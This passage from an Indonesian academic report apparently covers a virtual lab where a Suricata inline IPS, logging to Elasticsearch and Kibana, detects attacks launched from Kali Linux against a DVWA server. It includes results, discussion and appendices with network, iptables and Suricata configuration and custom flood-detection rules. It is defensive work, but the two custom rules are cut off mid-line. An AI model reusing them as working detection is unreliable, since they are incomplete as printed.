7.	<i>HTTP Flood (GoldenEye)</i>	Ya	Ya	Semua koneksi gagal mencapai target
8.	<i>TCP SYN Flood (hping3)</i>	Ya	Ya	Paket 100% loss, menunjukkan proteksi efektif
9.	<i>Privilege Escalation</i>	Ya	Ya	Deteksi upaya reverse shell oleh <i>Suricata</i>

Table 4.2 Efektivitas Deteksi dan Mitigasi

Suricata dalam *mode inline* dengan *af-packet* terbukti efektif sebagai IDS dan IPS, mampu memblokir lalu lintas berbahaya secara *real-time*. Log aktivitas pada *fast.log* dan *eve.json* menyajikan detail serangan, termasuk IP sumber/tujuan dan prioritas ancaman. Visualisasi melalui *Kibana* serta integrasi *Filebeat* mendukung pemantauan dan analisis forensik secara menyeluruh, yang dapat dilihat pada *dashboard Kibana 8* berikut:



Gambar 4.46: Tampilan *Suricata Dashboard* di *Kibana* 8

Dengan tampilan *dashboard* pada *Kibana*, hasil deteksi dan pemblokiran serangan oleh sistem NIDPS *Suricata* dapat divisualisasikan secara *real-time* dan informatif. Visualisasi ini mempermudah proses monitoring, analisis, dan evaluasi terhadap ancaman yang masuk ke dalam sistem jaringan, baik berdasarkan jenis serangan, sumber IP, maupun intensitas serangan harian.

Dashboard ini membuktikan bahwa integrasi antara *Suricata*, *Filebeat*, *Elasticsearch*, dan *Kibana* telah berjalan dengan baik dan efektif dalam mendukung keamanan jaringan berbasis data *log* yang dapat diakses secara terpusat. Dengan demikian, sistem ini tidak hanya mampu mendeteksi dan memitigasi serangan, tetapi juga memberikan dukungan kuat dalam aspek pelaporan dan forensik keamanan siber.

3.3 Pembahasan Penelitian

Hasil implementasi simulator keamanan jaringan berbasis *Network Intrusion Detection and Prevention System* (NIDPS) dengan pendekatan *Signature-Based Detection* dan *Anomaly-Based Detection* menunjukkan kinerja yang efektif dalam mendeteksi serta mencegah berbagai ancaman terhadap layanan jaringan dan aplikasi *web*. Sistem dibangun dalam

lingkungan virtual menggunakan VMware, dengan desain arsitektur jaringan yang merepresentasikan segmentasi aktual, yaitu jaringan eksternal (WAN), zona demilitarisasi (DMZ), dan jaringan internal (LAN). *Ubuntu server1* dikonfigurasi sebagai pusat sistem pertahanan jaringan, menjalankan *Suricata* dalam mode *inline* dengan dukungan AF_PACKET, sementara *Ubuntu server2* difungsikan sebagai target aplikasi rentan (DVWA), dan *Debian 12* sebagai *node* pemantauan *log* berbasis *Elasticsearch* dan *Kibana*. Seluruh pengujian dilakukan menggunakan *Kali Linux* sebagai mesin penyerang untuk mensimulasikan skenario serangan nyata.

Implementasi sistem diuji melalui tahapan metodologis pengujian penetrasi (*penetration testing*) yang meliputi perencanaan, pengumpulan informasi, pemindaian kerentanan, eksplorasi, hingga evaluasi dampak dan mitigasi. Penggunaan perangkat lunak seperti *Nmap*, *Nikto*, *sqlmap*, *Burp Suite*, *GoldenEye*, dan *Netcat* memungkinkan replikasi beragam jenis serangan, baik pada lapisan aplikasi maupun jaringan. Hasil pengujian menunjukkan bahwa *Suricata* mampu mengenali berbagai pola serangan berbasis signature secara akurat, seperti SQL *Injection*, *command injection*, *brute force login*, dan *scanning port*. Pada sisi lain, pendekatan anomaly-based juga berjalan dengan baik, terutama dalam mendeteksi pola lalu lintas yang menyimpang seperti HTTP *Flood* dan permintaan berulang yang mencurigakan. Respon sistem terhadap anomali ditunjukkan melalui *alert* maupun aksi *drop*, dan seluruh kejadian tercatat dalam format *log* JSON (*eve.json*) yang terintegrasi dengan sistem pemantauan visualisasi.

Secara teknis, sistem berhasil menampilkan fungsi deteksi dan pencegahan secara *real-time*, dengan keluaran *log* yang sistematis dan mudah dianalisis. *Suricata* yang berjalan dalam mode *af-packet* tidak hanya memberikan deteksi pasif, tetapi juga aktif melakukan pemblokiran terhadap lalu lintas berbahaya berdasarkan rule yang telah dikonfigurasi. Integrasi *Filebeat* untuk pengiriman *log* ke *Elasticsearch*, dan visualisasi di *Kibana*, terbukti mendukung proses analisis forensik secara lebih informatif dan interaktif. *Dashboard* menampilkan statistik ancaman berdasarkan

waktu, kategori, tingkat prioritas, serta sumber serangan, sehingga memudahkan administrator dalam memantau dan mengevaluasi situasi keamanan jaringan secara menyeluruh.

Dengan demikian, dapat disimpulkan bahwa simulator yang dibangun telah berhasil merepresentasikan sistem keamanan jaringan modern berbasis NIDPS. Sistem menunjukkan kemampuan mendeteksi pola serangan yang telah dikenal melalui pendekatan *signature*, serta mengidentifikasi aktivitas mencurigakan yang tidak terdefinisi secara eksplisit melalui pendekatan *anomaly*. Kinerja sistem secara umum stabil dan responsif, baik dalam melakukan inspeksi lalu lintas jaringan maupun dalam memberikan tindakan terhadap serangan. Kendati demikian, beberapa ruang pengembangan masih terbuka, seperti peningkatan kapabilitas *anomaly detection* menggunakan metode pembelajaran mesin, penambahan *ruleset* untuk mendeteksi serangan *zero-day*, serta integrasi modul respons otomatis guna meningkatkan ketahanan sistem terhadap eskalasi serangan lanjutan.

LAMPIRAN

Lampiran 1 Konfigurasi Jaringan dan Sistem Surat Perintah

Konfigurasi IP Statis *Ubuntu server 1* (Sebagai *Router*, NIDPS, dan *Firewall*)

```
/etc/netplan/00-installer-config.yaml
```

```
network:
  version: 2
  ethernets:
    ens33:
      dhcp4: no
      addresses: [192.168.137.47/24]
      gateway4: 192.168.137.1
      nameservers:
        addresses: [8.8.8.8, 1.1.1.1]
    ens37:
      dhcp4: no
      addresses: [192.168.100.1/24]
    ens38:
      dhcp4: no
      addresses: [192.168.200.1/24]
```

Konfigurasi IP Statis *Ubuntu server2* (*Web Server & DVWA*)

```
/etc/netplan/00-installer-config.yaml
```

```
network:
  version: 2
  ethernets:
    ens33:
      dhcp4: no
      addresses: [192.168.100.5/24]
      gateway4: 192.168.100.1
      nameservers:
        addresses: [8.8.8.8, 1.1.1.1]
```

Konfigurasi IP Statis pada *Debian 12 (Dashboard Elasticsearch)*

```
/etc/network/interfaces
```

```
auto ens33
iface ens33 inet static
    address 192.168.200.129
    netmask 255.255.255.0
    gateway 192.168.200.1
    dns-nameservers 8.8.8.8 1.1.1.1
```

Konfigurasi *Routing* dan NAT di *Ubuntu server 1*

```
/etc/network/if-pre-up.d/firewall
```

```
#!/bin/sh
iptables -t nat -A POSTROUTING -o ens33 -j MASQUERADE
iptables -A FORWARD -i ens37 -o ens33 -j ACCEPT
iptables -A FORWARD -i ens33 -o ens37 -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -A FORWARD -i ens33 -o ens37 -d 192.168.100.5 -p tcp -m multiport --dports 80,443 -j ACCEPT
iptables -A FORWARD -i ens33 -o ens37 -d 192.168.100.0/24 -j DROP
iptables -A FORWARD -i ens33 -o ens38 -d 192.168.200.0/24 -j DROP
```

Konfigurasi *Prerouting* dan NAT di *Ubuntu server 1*

```
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 80 -j DNAT --to-destination 192.168.100.5:80
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 443 -j DNAT --to-destination 192.168.100.5:443
```

Custom Rules Suricata (var/lib/rules/custom.rules)

```
# 12. HTTP Flood (Too Many Requests)
alert http any any -> 192.168.100.5 any
(msg:"[ANOMALY] HTTP Flood Detected - Excessive
HTTP Requests"; flow:to_server,established; thre>

# 13. SYN Flood Detection (DoS Attack)
drop tcp any any -> 192.168.100.5 80 (msg:"[DROP]
SYN Flood Attempt Detected"; flags:S;
threshold:type both, track by dst, count 50, sec>
```

Konfigurasi Suricata YAML (mode af-packet)

```
/etc/suricata/suricata.yaml

af-packet:
- interface: ens33
  threads: auto
  cluster-id: 99
  cluster-type: cluster_flow
  defrag: no          # WAJIB: off
untuk inline
  use-mmap: yes
  ring-size: 100000   # Tidak terlalu
besar
  block-size: 32768
  buffer-size: 32768
  timeout: 1000
  mode: inline
  copy-mode: ips
  copy-iface: ens37

- interface: ens37
  threads: auto
  cluster-id: 100
  cluster-type: cluster_flow
  defrag: no          # WAJIB: off
untuk inline
  use-mmap: yes
  ring-size: 100000
  block-size: 32768
  buffer-size: 32768
  timeout: 1000
  mode: inline
  copy-mode: ips
  copy-iface: ens33
```

Filebeat YAML

```
/etc/filebeat/filebeat.yml
filebeat.inputs:
  - type: log
    enabled: true
    paths:
      - /var/log/suricata /fast.log
output.elasticsearch:
  hosts: ["http://192.168.200.129:9200"]
setup.kibana:
  host: "192.168.200.129:5601"
```

fast.log Suricata

```
suricata @nidps
/var/log/suricata /fast.log

06/07/2025-15:32:20.901587  [**] [1:1000020:1]
[ALERT] Malicious File Upload Attempt - PHP File
[**] [Classification: Web Application Attack]
[Priority: 1] {TCP} 192.168.137.200:39376 ->
192.168.100.5:80
```

eve.json Suricata

```
suricata @nidps
/var/log/suricata /eve.json

{"timestamp": "2025-06-
08T08:47:01.829838+0000", "flow_id": 762275543774843,
"in_iface": "ens37", "event_type": "flow", "src_ip": "16
9.254.197.113", "src_port": 49883, "dest_ip": "224.0.0.
252", "dest_port": 5355, "proto": "UDP", "app_proto": "fa
iled", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 75, "bytes_toclient": 0, "start": "2025
-06-08T08:46:26.898377+0000", "end": "2025-06-
08T08:46:26.898377+0000", "age": 0, "state": "new", "rea
son": "timeout", "alerted": false} }
```

Output suricata.yaml

```
/etc/suricata /suricata .yaml

outputs:
  - eve-log:
      enabled: yes # Mengaktifkan keluaran log
      dalam format eve JSON.
      filetype: regular
      filename: /var/log/suricata /eve.json #
      Menentukan lokasi output log.

      types: # Menentukan jenis data yang akan
      dicatat seperti alert, dns, http, flow, anomaly,
      dan lain-lain.
        - alert:
            payload: yes
            payload-printable: yes
            packet: yes
            http: yes
            tls: yes
            ssh: yes
            dns: yes
            flow: yes
            drop: yes
        - dns
        - http
        - tls
        - files
```

Muhammad Aris Setiyawan

Serka Pdk Nrp 116334